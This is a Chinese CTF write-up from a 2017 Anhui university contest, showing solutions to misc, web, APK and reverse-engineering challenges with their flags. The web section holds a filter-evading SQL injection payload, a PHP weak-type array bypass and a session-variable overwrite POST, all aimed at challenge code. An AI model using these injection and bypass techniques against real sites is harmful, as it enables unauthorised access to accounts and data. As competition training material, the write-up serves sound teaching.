安徽省大学生网络攻防竞赛 CTF 解题思路

北京安码科技有限公司


2017 年 11 月 28 日

0x01 Misc

a.真-签到题

分值：10
描述：听说做这道题需要买一台 iPhoneX

给出的附件为 iPhone 的程序安装包，直接使用解压工具即可解压，strings 查看 hello 程序中的字符串就可以得到 flag




```
v32@0:8@"UIApplication"16@"CKShareMetadata"24
@"UIWindow"16@0:8
v24@0:8@"UIWindow"16
@"UIWindow"
SCCTF{D0_U_H4v3_4_iph0n3X?}
hash
TQ,R
```

b.数据包

分值：15
描述：数据包里好像有什么东西。

Wireshark 打开流量包，文件-导出对象-HTTP：



```
No.   Time       Source           Destination   Protocol   Length  Info
   1  0.000000   Vmware_c0:00:08  Broadcast     ARP            42  Who
```

```
▶ Frame 9: 4
▶ Ethernet I
▶ Internet P
▶ Transmissi
▶ Hypertext
▶ Media Type
```

Wireshark · 导出 · HTTP 对象列表


分 ▲	主机名	内容类型	大小	文件名
9	192.168.239.150:8081	application/x-rar-compressed	106 bytes	flag.rar

把 flag.rar 保存下来打开即可。

c.这是什么？

分值：25
描述：发现一张图片，可是这是什么？

下载附件，解压出来改后缀名为 zip，继续解压出一个文件夹，其中 flag.zip 需要解压密码，还提供了另外一张图片，可知在另外那张图片中隐写着解压密码，使用 Stegsolve 打开图片。



可以找到解压密码打开压缩包得到 flag。

d.奇怪的压缩包

分值：75
描述：一层一层拨开你的心

加入文件头，打开后要求密码，伪加密，可以使用 winrar 直接打开，发现四个文件，crc.zip 根据文件名的提示，可以判断为 crc 碰撞问题:

```
import binascii
if __name__ == '__main__':
    crc = 0x383e39fb
    for i in range(100000, 999999+1):
            if (binascii.crc32(str(i)) & 0xffffffff) == crc:
                print i
```

根据提供的 DES 程序可以计算出 flag 的解压密码。

0x02 Web

a.会 PHP 么？

分值：25
描述：php～真的好～～～吗？

根目录下有 index.zip 的源码文件，同时为了降低难度，从提示中可以得到还有 index.php~文件的存在。

```
<form  action="index.php" method="post">
    <table>
        <tr>
            <td><label for="name">name：</label></td>
            <td><input type="text" id="txtname" name="name" /></td>
        </tr>
        <tr>
            <td><label for="password">pass：</label></td>
            <td><input type="password" id="txtpswd" name="password" /></td>
        </tr>
        <tr>
            <td colspan=2>
                <input type="reset" />
                <input type="submit" />
            </td>
        </tr>
    </table>
</form>
```

```
<?php
if (isset($_POST['name']) and isset($_POST['password'])) {
    if ($_POST['name'] == $_POST['password'])
        echo '<p>Your password can not be your name!</p>';
    else if (md5($_POST['name']) === md5($_POST['password']))
      die('Flag: '.'SCCTF{pHp_1S_G0od!}');
    else
        echo '<p>Invalid password.</p>';
}else{
          echo "Login first!";
}
?>
```

题目要求 name 和 password 的值一样，但是 md5 加密后的值不一样，考点为 php 的弱类型，
只需要修改发送的数据包为：name[]=a&password[]=c。

b.sqli

分值：50
描述：当然是注入了～～～

源码文件如下：

```
<?php
error_reporting(0);
if(!$_GET['id'])
{
        header('Location: index.php?id=1');
        die();
}
$id=$_GET['id'];

$useragent=$_SERVER['HTTP_USER_AGENT'];
if(stristr($useragent,"sqlmap")!=false)
{
        echo "SRY!";
        die();
}
$flag=0;
if($_SERVER['HTTP_X_REQUESTED_WITH'])
{
        if('XMLHttpRequest'==$_SERVER['HTTP_X_REQUESTED_WITH']){
                $flag=1;
        }
}


if($_SERVER['HTTP_USER_AGENT'])
{
        $ua=$_SERVER['HTTP_USER_AGENT'];
}
//iphone6 mobile safari applewebkit
if(strpos($id," "))
{
        print "you bad boy/girl!";
        die1($id);
}
```

```
if(stripos($id,"/**/"))
{
        print "you bad boy/girl!";
        die1($id);
}
if (stripos($id,"/*!"))
{
        print "you bad boy/girl!";
        die1($id);
}
$urlsql=urlencode($id);
$deurlsql=urldecode($id);
if(stripos($urlsql,'09') or stripos($urlsql,'0a') or stripos($urlsql,'0d')or
stripos($urlsql,'20')or stripos($urlsql,'08'))
{
        print "you bad boy/girl!";
        die1($id);
}

if(stripos($deurlsql,'09') or stripos($deurlsql,'0a') or stripos($deurlsql,'0d')or
stripos($deurlsql,'20')or stripos($deurlsql,'08'))
{
        print "you bad boy/girl!";
        die1($id);
}


if(stripos($id,"*/from") or stripos($id,"from/*"))
{
        print "you bad boy/girl!";
        die1($id);
}

if(stripos($id,"select/*"))
{
        print "you bad boy/girl!";
        die1($id);
}
function die1($id)
{
        if($flag)
                print "SELECT * FROM content WHERE id=".urldecode($id);
        die();
}
```

```
$id=str_replace("select","",$id);
$id=str_replace("from","",$id);
$id=str_replace("union","",$id);

$sql = "SELECT/**/*/**/FROM/**/content/**/WHERE/**/id=".addslashes($id);

require_once('config.php');
if (!$conn = @mysql_connect(DB_HOST, DB_USER, DB_PASSWD)) {
          echo "sorry!";
                  }
@mysql_query("SET NAMES 'utf8'");
@mysql_select_db(DB_NAME, $conn) OR print "ERROR";


$result = mysql_query($sql, $conn);
$res=mysql_fetch_row($result);
if($res)
{
        print $res[1];
}
else
{
        if($flag)
                print "SELECT * FROM content WHERE id=".urldecode($id);
}
mysql_close($conn);

?>
```


多次尝试发现过滤了很多关键字，但是可以进行双写绕过，其他的防护措施也可以进行简单的绕过，最终的语句：

id=1/*1*/and/*1*/1=2/*1*/uunionnion/*1*/sselectelect/*1*/1,{x/*1*/password}frfromom{x/*1*/admin}

c.codeaudit


分值：75
描述：报告老大，我发现了一个源码包。

源码压缩包仔根目录下，文件名为 www.zip，下载后审计，首先查看 flag 关键字出现的位置。do_changepass.php 中的有关 flag 的代码：



```
include_once("common.php");
if(!isset($_SESSION["userinfo"])) {
    header("Location: login.php");
    die();
}
$userinfo = $_SESSION["userinfo"];
if($old_pass = $userinfo['password']) {

        if($userinfo["id"] == 1) {
            echo "flag{xxxxx}";
            die();
        }
```

do_register.php 中的最后的代码：



```
$userinfo["id"] = $res["id"];
$userinfo["username"] = $username;
$userinfo["password"] = $password;
$_SESSION["userinfo"] = $userinfo;
$userinfo["role"] = $res["role"];
```

只需要可以覆盖掉$userinfo 并将其设置为 1 就可以完成绕过了：

URL:http://localhost//do_register.php
POST:username=safecode&password=123456&userinfo=1

最后访问：do_changepass.php

0x03 Apk

a.一道 APK

分值：50
描述：Apk 怎么打不开？？？

反编译如下：

```
this.finish();
this.click.setOnClickListener(new View$OnClickListener() {
            public void onClick(View arg6) {
                String v0 = MainActivity.this.edit.getText().toString();
                String v1 = new Test().enc(v0);
                System.out.println(v0);
                System.out.println(v1.length());
if(v1.equals("0O00O0OO0OOOO00O000OOOO00O000O0O00O0OO0O0OOO0OO00
OOOO00O0O0O0OO0O0O00OOOO0OOO0OOOOOOOOO0O0O")) {
                   Toast.makeText(MainActivity.this.getApplicationContext(), "correct!!",
1).show();}
else {
                    Toast.makeText(MainActivity.this.getApplicationContext(), "oh,error...",
1).show();}
}});}

public String enc(String arg5) {
        String v2;
        String v1 = "";
        if(arg5 == null) {
            v2 = null;        }
        else {
            int v0;
            for(v0 = 0; v0 < arg5.length(); ++v0) {
                v1 = String.valueOf(v1) + this.replace(arg5.charAt(v0));
            }
             v2 = v1;
        }
        return v2;
  }

public String replace(char arg2) {
        String v0 = null;
        switch(arg2) {
```

```
 case 97: {
     v0 = "OOOOO";
    break;             }
case 98: {
     v0 = "O0OOO";
     break;             }
case 99: {
     v0 = "OOOO0";
    break;             }
case 100: {
     v0 = "O0OO0";
    break;             }
 case 101: {
     v0 = "0OOO0";
    break;             }
 case 102: {
     v0 = "OOO0O";
     break;             }
 case 103: {
    v0 = "O0O0O";
     break;             }
 case 104: {
     v0 = "0OO0O";
    break;             }
case 105: {
     v0 = "OOO00";
     break;             }
case 106: {
     v0 = "O0O00";
    break;             }
case 107: {
   v0 = "0OO00";
     break;             }
 case 108: {
     v0 = "OO0OO";
    break;             }
 case 109: {
     v0 = "O00OO";
     break;             }
 case 110: {
    v0 = "0O0OO";
     break;             }
 case 111: {
    v0 = "OO0O0";
     break;             }
case 112: {
```

```
            v0 = "O00O0";
            break;          }
         case 113: {
            v0 = "0O0O0";
           break;          }
        case 114: {
           v0 = "OO00O";
            break;          }
        case 115: {
          v0 = "O000O";
            break;          }
        case 116: {
            v0 = "0O00O";
           break;          }
        case 117: {
           v0 = "OO000";
            break;          }
        case 118: {
           v0 = "O0000";
           break;          }
         case 119: {
           v0 = "0O000";
           break;          }       }
return v0;    } }
```

对应逆向替换。

0x04 Reverse

a.babyreverse


分值：25
描述：用户名：SafeCode

```
#include <iostream>
#include <stdio.h>
#include <string>
using namespace std;
int main()
{

        char string[_MAX_PATH] = {0};
        char RegString[_MAX_PATH] = { 0 };
        int RegisterCodeLength = 0;
        int ASCII[4];
        int offset=0;
        char regCode[_MAX_PATH] = {0};

        int NumOfId = 0;
        int NumOfRegCode = 0;
begin:
        while ((NumOfId<4)||(NumOfId>10))
        {
                cout << "Please enter your id" << endl;
                cin >> string;
                NumOfId = strlen(string);
        }
        offset = NumOfId*NumOfId*NumOfId;

        cout << string << endl;
        for (int i = 0; i < 4; i++)
        {
                ASCII[i] = (int)string[i] + offset;
        }
        snprintf(regCode, sizeof(ASCII), "%X%X%X%X", ASCII[3], ASCII[2], ASCII[1],
ASCII[0]);
        RegisterCodeLength = strlen(regCode);
        while (NumOfRegCode != RegisterCodeLength)
        {
                cout << "Please enter your registeration code" << endl;
                cin >> RegString;
                NumOfRegCode = strlen(RegString);
        }

        if (strncmp(RegString, regCode, RegisterCodeLength) == 0)
        {
                cout << "your code is right" << endl;
        }
        else
        {
                NumOfId = 0;
                NumOfRegCode = 0;
                goto begin;
        }
   return 0;
}
```

题目的源代码如上，可以使用 OD 追码，或者 IDA 的 F5 后，插入一个输出语句打印 registeration code。

b.神奇的程序

分值：75
描述：username:WelcomeSafeCode,flag 为 SCCTF{password}




```
lea     eax, [ebp+Dest]
push    eax
call    loc_401350
add     esp, 4
test    eax, eax
jz      short loc_40197E
```

```
push    offset aGoodTheFlagIsT ; "Good! The flag is the SCCTF{Password}!\"...
call    ds:wprintf
add     esp, 4
xor     eax, eax
pop     esi
mov     ecx, [ebp+var_4]
xor     ecx, ebp
call    @__security_check_cookie@4 ; __security_check_cookie(x)
mov     esp, ebp
pop     ebp
retn
```

```
loc_40197E:             ; "Wrong!!!\n"
push    offset Format
call    ds:wprintf
add     esp, 4
xor     eax, eax
pop     esi
mov     ecx, [ebp+var_4]
xor     ecx, ebp
call    @__security_check_cookie@4 ; __security_check_cookie(x)
mov     esp, ebp
pop     ebp
retn
```

可以看到是对 eax 寄存器的判断，在 eax 之前调用了 call loc_401350，跟进去发现了一些列的花指令，直接定位到最后的 retn



```
.text:004015DD                 mov     edx, [ebp-0A4h]
.text:004015E3                 mov     [ebp+edx-20h], cl
.text:004015E7                 mov     eax, [ebp-0A4h]
.text:004015ED                 movzx   ecx, byte ptr [ebp+eax-20h]
.text:004015F2                 mov     edx, [ebp-0A4h]
.text:004015F8                 movzx   eax, byte_404018[edx]
.text:004015FF                 cmp     ecx, eax
.text:00401601                 jnz     short loc_40161D
.text:00401603                 mov     ecx, [ebp-0A4h]
.text:00401609                 movzx   edx, byte ptr [ebp+ecx-20h]
.text:0040160E                 push    edx
.text:0040160F                 push    offset a02x     ; "%02X"
.text:00401614                 call    ds:wprintf
.text:0040161A                 add     esp, 8
.text:0040161D
.text:0040161D loc_40161D:                             ; CODE XREF: .text:00401601↑j
.text:0040161D                 mov     eax, [ebp-0A4h]
.text:00401623                 add     eax, 1
.text:00401626                 mov     [ebp-0A4h], eax
.text:0040162C                 mov     ecx, [ebp-0A4h]
.text:00401632                 movzx   edx, byte ptr [ebp+ecx-20h]
.text:00401637                 test    edx, edx
.text:00401639                 jnz     short loc_4015C5
.text:0040163B                 mov     eax, dword_404040
.text:00401640                 mov     [ebp-0B0h], eax
.text:00401646                 mov     eax, [ebp-0B0h]
.text:0040164C                 mov     ecx, [ebp-4]
.text:0040164F                 xor     ecx, ebp
.text:00401651                 call    @__security_check_cookie@4 ; __security_check_cookie(x)
.text:00401656                 mov     esp, ebp
.text:00401658                 pop     ebp
.text:00401659                 retn
```

发现 dword_404040 的数据进入了 eax，然后返回了 eax。查看调用了 dword_404040 的函数：

```
do   {v4[&v15 - v1] = v3;      v3 = (v4++)[1];      ++v2;   }while ( v3 != -1 );
  *(&v15 + v2) = byte_404054;
  *((_BYTE *)&v16 + v2) = byte_404055;
  *((_BYTE *)&v16 + v2 + 1) = byte_404056;
  *((_BYTE *)&v16 + v2 + 2) = byte_404057;
  *((_BYTE *)&v16 + v2 + 3) = byte_404058;
  *((_BYTE *)&v16 + v2 + 4) = byte_404059;
  *((_BYTE *)&v16 + v2 + 5) = byte_40405A;
  *((_BYTE *)&v16 + v2 + 6) = byte_40405B;
  v5 = &v11;   v6 = &v1[v2 + 1];   v7 = *v6;
  do   {      ++v6;      *v5 = v7;      v7 = *v6;      ++v5;   }
  while ( *v6 );
  v8 = dword_404040;
  result = 0;
do   {
   v10 = (unsigned __int8)*(&v11 + result) + (unsigned __int8)*(&v15 + result);
```

```
     if ( result & 1 )
     {
          if ( 8 * v10 == dword_404060[result] )
          goto LABEL_12;
          v8 = 0;
     }
    else if ( 32 * v10 != dword_404060[result] )
       {      v8 = 0;     }
    dword_404040 = v8;
LABEL_12:
        ++result;

